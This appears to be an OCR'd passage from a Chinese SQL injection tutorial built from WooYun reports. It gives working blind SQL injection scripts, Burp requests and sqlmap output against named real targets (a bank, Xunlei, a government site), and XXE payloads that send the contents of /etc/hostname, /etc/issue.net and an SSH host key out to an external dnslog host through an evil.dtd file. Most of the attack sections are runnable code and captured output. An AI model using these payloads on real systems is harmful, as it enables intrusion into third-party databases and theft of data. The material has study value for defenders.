
```
headers = {'Content-Type': 'application/json;charset=UTF-8'}
payloads = 'ABCDEFGHIJKLMNOPQRSTYVWXYZ0123456789@_.'
print '[%s] Start to retrive db User:' % time.strftime('%H:%M:%S',
time.localtime())
user = ''
isEnd=False
for i in range(1, 36):
    if isEnd:
        break
    isEnd=True
    for payload in payloads:
        url='/rest/netmeeting/quickLoginNet'
        start_time=time.time()
        data='{"pCode":"46867588\' or
MID(user(),'+str(i)+',1)=\''+payload+'",username":"lisi","clientType":10}'
        conn = httplib.HTTPConnection('cc.263.net', timeout=60)
        conn.request(method='POST',url=url,body=data, headers=headers)
        html_doc = conn.getresponse().read()
        conn.close()
        print '.',
        if(html_doc.find('80007')>0):
            isEnd=False
            user += payload
            print '\n[in progress]', user,
            break
        time.sleep(0.1)
print '\n[Done] db user is %s' % user
time.sleep(20)
```


a.c 伪静态 db2 布尔盲注


案列：某银行主站伪静态 DB2 布尔盲注


这个也帮忙给审核下吧 thanks

http://**.**.**.**/bugs/wooyun-2016-0211479/trace/8722c6d1776df3a473e61e3dc44c12f9
http://**.**.**.**/Site/Home/CN


Go
Cancel
Target: http://www.dzbchina.com
Request
Raw
Params
Headers
Hex
GET /Site/Home/CN'+AND+1=1+AND+'1'='1 HTTP/1.1
Host: www.dzbchina.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=0000w_D-sKIADvPSphM1zVPvo2J:-1
Connection: close
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Sun, 22 May 2016 02:41:19 GMT
Server: IBM_HTTP_Server
Connection: close
Content-Type: text/html; charset=GBK
Content-Language: zh-CN
Content-Length: 30059
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=GBK" />
<title>德州银行</title>
<link href="/static/Home_CN/style/style.css" rel="stylesheet" type="text/css" />
<link href="/static/Home_CN/style/index.css" rel="stylesheet" type="text/css" />
<script src="/static/Home_CN/js/index.js" type="text/javascript"></script>
<script language="javascript" type="text/javascript">
function redirect(){
var _select = document.getElementById("select");
if(_select.value == "#"){
return;
}else{
window.open(_select.value);
}
Type a search term
0 matches
www.wooyun.org


Go
Cancel
Target: http://www.dzbchina.com
Request
Raw
Params
Headers
Hex
GET /Site/Home/CN'+AND+1=2+AND+'1'='1 HTTP/1.1
Host: www.dzbchina.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=0000w_D-sKIADvPSphM1zVPvo2J:-1
Connection: close
Response
Raw
Headers
Hex
HTTP/1.1 500 Internal Server Error
Date: Sun, 22 May 2016 02:41:47 GMT
Server: IBM_HTTP_Server
$WSEP:
Content-Length: 95
Connection: close
Content-Type: text/html;charset=GB2312
Content-Language: zh-CN
Error 500: no mapping found for prefix: '/Home/CN' AND 1=2 AND '1'='1'
Type a search term
0 matches
Done
308 bytes | 3,172 millis
www.wooyun.org


SQL
XSS
Encryption
Encoding
Other
http://www.drbchina.com//Site/Home/CN'%20AND%201ength(system_user)%7%20AND%20'1'='1
Enable Post data
Enable Referrer
德州银行
DEZHOU BANK
市民银行 根脉相连
设为主页 | 诚聘英才 | 加入收藏 | 常见问题
Burp Suite Professional v1.6.38 - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go
Cancel
Target: http://www.dzbchina.com
Request
Raw
Params
Headers
Hex
GET /Site/Home/CN'%20AND%201ength(system_user)%7%20AND%20'1'='1 HTTP/1.1
Host: www.dzbchina.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=0000w_D-sKIADvPSphM1zVPvo2J:-1
Connection: close
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Sun, 22 May 2016 03:16:57 GMT
Server: IBM_HTTP_Server
Connection: close
Content-Type: text/html; charset=GBK
Content-Language: zh-CN
Content-Length: 30059
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
www.wooyun.org



没 waf 直接上 sqlmap 未脱裤

available databases [10]:

[*] DB2INST1

[*] NULLID

[*] SQLJ

[*] SYSCAT

[*] SYSFUN

[*] SYSIBM

[*] SYSIBMADM

[*] SYSPROC

[*] SYSSTAT

[*] SYSTOOLS

current database: 'CMSDB'

database management system users [1]:

[*] DB2INST1

[313 tables]

+--------------------------------+

| ADVISE_WORKLOAD |

| AREA |

| AREA_EMAIL |

| COMPANY_LOANS |

| D2S_BLOCK_TEMPLATEMAP |

| D2S_CHANEL_CHANEL_RELATIONSHIP |

| D2S_CHANNEL_BLOCKMAP |

| D2S_CHANNEL_INFO_RELATIONSHIP |

| D2S_CHANNEL_TEMPLATEMAP |

| D2S_INFO_BLOCKMAP |

| D2S_INFO_CHANNEL_RELATIONSHIP |

| D2S_INFO_INFO_RELATIONSHIP |
| D2S_INFO_TEMPLATEMAP |
| D2S_TEMPLATE |
| EMAIL_SEND_LOG |

a. d 伪静态 sql 布尔盲注

案列：某银行主站伪静态 sql 布尔盲注 root

http://**.**.**.**//cmsDeskArticle/bankCardType/1 注入点

经测试 information_schema 不能用，sqlmap 神器也悲伤 肯花时间的话 可以猜的出表

漏洞证明：

工具跑不了

```
1’ or length(database())=7 and 1=1 or ’1’=’
1’ or ascii(mid((database()),1,1))=102 and 1=1 or ’1’=’ f
1’ or ascii(mid((database()),2,1))=120 and 1=1 or ’1’=’ x
1’ or ascii(mid((database()),3,1))=45 and 1=1 or ’1’=’ -
1’ or ascii(mid((database()),4,1))=98 and 1=1 or ’1’=’ b
1’ or ascii(mid((database()),5,1))=97 and 1=1 or ’1’=’ a
1’ or ascii(mid((database()),6,1))=110 and 1=1 or ’1’=’ n
1’ or ascii(mid((database()),7,1))=107 and 1=1 or ’1’=’ k
fx-bank
1’ or ascii(mid(version(),1,1))=53 and 1=1 or ’1’=’ m
1’ or ascii(mid(version(),2,1))=46 and 1=1 or ’1’=’ .
1’ or ascii(mid(version(),3,1))=53 and 1=1 or ’1’=’ 5
1’ or ascii(mid(version(),4,1))=46 and 1=1 or ’1’=’ .
1’ or ascii(mid(version(),5,1))=50 and 1=1 or ’1’=’ 2
1’ or ascii(mid(version(),6,1))=49 and 1=1 or ’1’=’ 1
1’ or ascii(mid(version(),7,1))=45 and 1=1 or ’1’=’ -
1’ or ascii(mid(version(),8,1))=108 and 1=1 or ’1’=’ l
1’ or ascii(mid(version(),9,1))=111 and 1=1 or ’1’=’ o
1’ or ascii(mid(version(),10,1))=103 and 1=1 or ’1’=’ g
m.5.21-log
1’ or ascii(mid(user(),1,1))=114 and 1=1 or ’1’=’ r
1’ or ascii(mid(user(),2,1))=111 and 1=1 or ’1’=’ o
1’ or ascii(mid(user(),3,1))=111 and 1=1 or ’1’=’ o
1’ or ascii(mid(user(),4,1))=116 and 1=1 or ’1’=’ t
1’ or ascii(mid(user(),5,1))=64 and 1=1 or ’1’=’ @
1’ or ascii(mid(user(),6,1))=108 and 1=1 or ’1’=’ l
root@localhost
```

a.e 时间盲注

案列：迅雷一处时间盲注

抓的 post 包

```
POST /location/upload_peerinfo HTTP/1.1
Host: interface.xl9.xunlei.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: sessionid=CC824A20602118045BF9B8150499AD86; userid=50947382;
peerid=50E549E88890F5GQ; client=pc; v=7.10.33.358
Connection: keep-alive
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
{"cpu":"","devicename":"ZHONGWEN","devicetype":"pc","imei":"","memory":""}
```

devicename\devicetype 都是注入点

```
---
Parameter: JSON devicename ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: {"cpu":"","devicename":"ZHONGWEN' AND (SELECT * FROM
(SELECT(SLEEP(5)))DEhT) AND
'AgGq'='AgGq","devicetype":"pc","imei":"","memory":""}
Parameter: JSON devicetype ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: {"cpu":"","devicename":"ZHONGWEN","devicetype":"pc' AND (SELECT *
FROM (SELECT(SLEEP(5)))KNUs) AND 'HTgX'='HTgX","imei":"","memory":""}
---
```

```
available databases [6]:
[*] `xl9\x81\x81omplain`
[*] information_schema
[*] x
[*] xl9_location
[*] xl9_tracer
[*] xl9_user_ip_loc

[15:55:53] [INFO] fetching tables for database: 'xl9_user_ip_loc'
[15:55:53] [INFO] fetching number of tables for database 'xl9_user_ip_loc'
[15:55:53] [INFO] resumed: 257
```

xl9_user_ip_loc 这个库挺大的 都是用户记录的 ip 吧 。

a.f Oracle 盲注

案列：新疆人社厅 Oracle 盲注（附验证脚本）


注入地址：

http://**.**.**.**/wcm/cm_ly/goToLycont.action?fhtype=1&id=8a4ac70250f05d9e0151590e127808da' AND length(SYS_CONTEXT('USERENV','CURRENT_USER'))=3 AND 'xxx'='xxx


参数 id 过滤不严格导致 SQLi

http://**.**.**.**/wcm/cm_ly/goToLycont.action?fhtype=1&id=8a4ac70250f05d9e0151590e127808da' AND length(SYS_CONTEXT('USERENV','CURRENT_USER'))=3 AND 'xxx'='xxx

返回正常



http://**.**.**.**/wcm/cm_ly/goToLycont.action?fhtype=1&id=8a4ac70250f05d9e0151590e127808da' AND length(SYS_CONTEXT('USERENV','CURRENT_USER'))=4 AND 'xxx'='xxx



返回不一样，判断用户名为 3 个字符
直接放进脚本跑。这里举例 CURRENT_USER 和 OS_USER，其他类似

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
```


```
# @Author:
import requests
url =
"http://**.**.**.**/wcm/cm_ly/goToLycont.action?fhtype=1&id=8a4ac70250f05d9e015
1590e127808da"
payloads='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghigklmnopqrstuvwxyz0123456789@_.'
header = {
            "User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0)
Gecko/20100101 Firefox/45.0",

    "Cookie":"JSESSIONID=5V1JXjMpQLtR92RxJ62KrMQLfY4t6xpdQCBfcXLHtT2yz4jsT7Gr!1
478879510",
            "Accept":""
        }
def getData():
    user=''
    for i in range(1,4,1):
        for exp in list(payloads):
            try:
                payload = "'AND
substr(SYS_CONTEXT('USERENV','CURRENT_USER'),%s,1)='%s' AND 'xxx'='xxx" %
(i,''.join(exp))
                r = requests.get(url +
payload,headers=header,allow_redirects=False,timeout=100)
                res = r.text
                #print exp
                if res.find("20151130234113") >0 :
                    user+=exp
                    print '\n user is:',user,
            except:
                pass
    print '\n[Done] Oracle user is %s' %user

def getDataBase():
    user=''
    for i in range(0,13,1):
        for exp in list(payloads):
            try:
                payload = "'AND
substr(SYS_CONTEXT('USERENV','OS_USER'),%s,1)='%s' AND 'xxx'='xxx" %
(i,''.join(exp))
                r = requests.get(url +
payload,headers=header,allow_redirects=False,timeout=100)
                res = r.text
```

```
                #print exp
                if res.find("20151130234113") >0 :
                    user+=exp
                    print '\n OS_USER is:',user,
            except:
                pass
    print '\n[Done] Oracle OS_USER is %s' %user
if __name__ == '__main__':
    #len = getLength()
    getData()
    getDataBase()
```

验证结果：




a.g Xxe 盲注

案列：利用网易一处 XXE 盲注演示如何通过 cloudeye 配合实现文件内容读取

野生 xml 外部实体注入

地址：http://106.2.32.66:8080/webdav/

IP 归属地：



存在一处 webdav 目录，支持通过 PROPFIND 方式提交 xml 结构请求
构造 xxe 测试 payload：

```
PROPFIND /webdav/ HTTP/1.1
Content-type: application/xml
Depth: 0
Connection: Keep-alive
TE: trailers
Authorization: Basic YW5vbnltb3VzOmFub255bW91cw==
Host: 106.2.32.66:8080
Content-Length: 172
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE dtz3zkd [
  <!ENTITY % dtd SYSTEM "http://66ae2b.dnslog.info/">
%dtd;]>
<propfind xmlns="DAV:"><allprop/></propfind>
```

cloudeye apache 日志：

response 返回数据：

```
<?xml version="1.0" encoding="utf-8" ?>
```

```
<multistatus xmlns="DAV:"><response><href>/webdav/</href>
<propstat><prop><creationdate>2015-07-13T12:13:57Z</creationdate>
<displayname><![CDATA[]]></displayname>
<resourcetype><collection/></resourcetype>
<source></source>
<supportedlock><lockentry><lockscope><exclusive/></lockscope><locktype><write/>
</locktype></lockentry><lockentry><lockscope><shared/></lockscope><locktype><wr
ite/></locktype></lockentry></supportedlock>
</prop>
<status>HTTP/1.1 200 OK</status>
</propstat>
</response>
</multistatus>
```

证明解析 xml 时尝试引用了外部资源，存在 XXE 漏洞

后续尝试构造 xml 请求获取回显失败，考虑继续通过 cloudeye 获取 blind xxe 回显结果。
创建一个获取回显结果的 dtd 文件：

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM
'http://66ae2b.dnslog.info/?xml1=%payload;'>">
%all;
```

调用地址:http://*.*.*.*: 8080/xml/evil.dtd
再次构造请求 payload 读取 hostname：

```
PROPFIND /webdav/ HTTP/1.1
Content-type: application/xml
Depth: 0
Connection: Keep-alive
TE: trailers
Authorization: Basic YW5vbnltb3VzOmFub255bW91cw==
Host: 106.2.32.66:8080
Content-Length: 172
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like
Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
  <!ENTITY % payload SYSTEM "file:///proc/sys/kernel/hostname">
  <!ENTITY % dtd SYSTEM "http://*.*.*.*:8080/xml/evil.dtd">
```

```
%dtd;
%send;
]>
<propfind xmlns="DAV:"><allprop/></propfind>
```

cloudeye apache 日志：

获取的 hostname 为：classa-popoatispam1，貌似是网易 popo 的反垃圾邮件系统
由于读取带有换行符、#、<、>等特殊符号文件内容时，会破坏 xml 语法结构，导致 payload 无法正常解析，所以还做不到任意文件读取，可以尝试寻找 base64、urlencode 编码方法来解决，反正我是没有搞定/(ㄒ o ㄒ)/~~
但是也可以读到好多有价值的内容，比如读取/etc/issue.net:

```
PROPFIND /webdav/ HTTP/1.1
Content-type: application/xml
Depth: 0
Connection: Keep-alive
TE: trailers
Authorization: Basic YW5vbnltb3VzOmFub255bW91cw==
Host: 106.2.32.66:8080
Content-Length: 172
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
  <!ENTITY % payload SYSTEM "file:///etc/issue.net">
  <!ENTITY % dtd SYSTEM "http://*.*.*.*:8080/xml/evil.dtd">
%dtd;
%send;
]>
<propfind xmlns="DAV:"><allprop/></propfind>
```

结果为：Debian%20GNU/Linux%207

读取/etc/ssh/ssh_host_rsa_key.pub:

```
PROPFIND /webdav/ HTTP/1.1
Content-type: application/xml
Depth: 0
Connection: Keep-alive
TE: trailers
Authorization: Basic YW5vbnltb3VzOmFub255bW91cw==
Host: 106.2.32.66:8080
Content-Length: 172
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
  <!ENTITY % payload SYSTEM "file:///etc/issue.net">
  <!ENTITY % dtd SYSTEM "http://*.*.*.*:8080/xml/evil.dtd">
%dtd;
%send;
]>
<propfind xmlns="DAV:"><allprop/></propfind>
```

结果为：

ssh-rsa%20AAAAB3NzaC1yc2EAAAADAQABAAABAQCcdWadpFCGUL9soWpo7KIc4/W1cwkcvqOeMfnCS4sSmT+fsQ1FMY+h6Ab+xQrvrhp4ufIN/iR92SMeIYLCxg+DSIXKdxKob9luJKdF/zl4UY/qTmRaQaAPlAgZsPHnBMKT5BWO8ZMX+NzH8jQQx6xHCkx4Bqom88NMfePNOydYwGzehS/7oh0s9JYgo8knTJ6eke7y/ohtzMLjCoBQHfAOTtyRPoFSyfc2ksU/rZOvAPteQvmhyc1geAmngcGVOeabzhSmNHcrxqeKZ5wK7zOmoGeoEZrfxADCHlDbf6P+XJ3HjgDZg1iBHNH4hjkdNGkVCaxpRg9CD+V/G3Ddn0X1%20root@classa-popoatispam1

b. 自动化工具检测注入

SQLmap－检测与利用 SQL 注入漏洞的免费开源工具

